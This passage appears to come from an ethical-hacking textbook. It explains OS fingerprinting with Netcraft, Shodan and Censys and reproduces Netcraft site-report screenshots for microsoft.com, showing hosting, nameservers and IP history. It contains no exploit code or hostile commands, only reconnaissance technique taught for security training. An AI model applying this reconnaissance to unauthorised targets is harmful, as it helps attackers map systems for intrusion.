
Determining the Operating System

Attackers use various online tools such as Netcraft, Shodan, and Censys to detect the operating system used at the target organization. These tools search the Internet for detecting connected devices such as routers, servers, and IoT devices belonging to the target organization. Using these tools, attackers obtain information such as the city, country, latitude/longitude, hostname, operating system, and IP address of the target organization. Such information further helps attackers in identifying potential vulnerabilities and finding effective exploits to perform various attacks on the target.

- **Netcraft**

  Source: *https://www.netcraft.com*

  The technique of obtaining information about the target network operating system is called OS fingerprinting. Open ***https://www.netcraft.com/tools/*** in the browser and type the URL of the target website in the **What's that site running?** field. Attackers use the Netcraft tool to identify all the sites associated with the target domain along with the operating system running at each site.



Site report for https://www.micro
sitereport.netcraft.com/?url=https%3A%2F%2Fwww.microsoft.com%2F
NETCRAFT

Site report for https://www.microsoft.com

Look up another site?

Share:


Background

Site title	Microsoft – Cloud, Computers, Apps & Gaming	**Date first seen**	May 2004
Site rank	64	**Netcraft Risk Rating**	0/10
Description	Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.	**Primary language**	English

Network

Site	https://www.microsoft.com	**Domain**	microsoft.com
Netblock Owner	Akamai International, BV	**Nameserver**	ns1-205.azure-dns.com
Hosting company	Akamai Technologies	**Domain registrar**	markmonitor.com
Hosting country	NL	**Nameserver organisation**	whois.markmonitor.com

Figure 2.27: Screenshot of Netcraft showing results for Microsoft


Site report for https://www.micro
sitereport.netcraft.com/?url=https%3A%2F%2Fwww.microsoft.com%2F
NETCRAFT

Netblock owner	IP address	OS	Web server	Last seen
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	5-Mar-2022
Akamai	88.221.16.244	Linux	unknown	26-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	19-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	5-Feb-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	184.31.225.172	Linux	unknown	28-Jan-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	21-Jan-2022
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	23.47.197.197	Linux	unknown	7-Jan-2022
Akamai Technologies	92.122.165.100	Linux	unknown	31-Dec-2021
Akamai Technologies, Inc. 145 Broadway Cambridge MA US 02142	104.110.245.246	Linux	unknown	24-Dec-2021
Akamai Technologies	92.122.165.100	Linux	unknown	16-Dec-2021

Figure 2.28: Screenshot of Netcraft showing target operating system

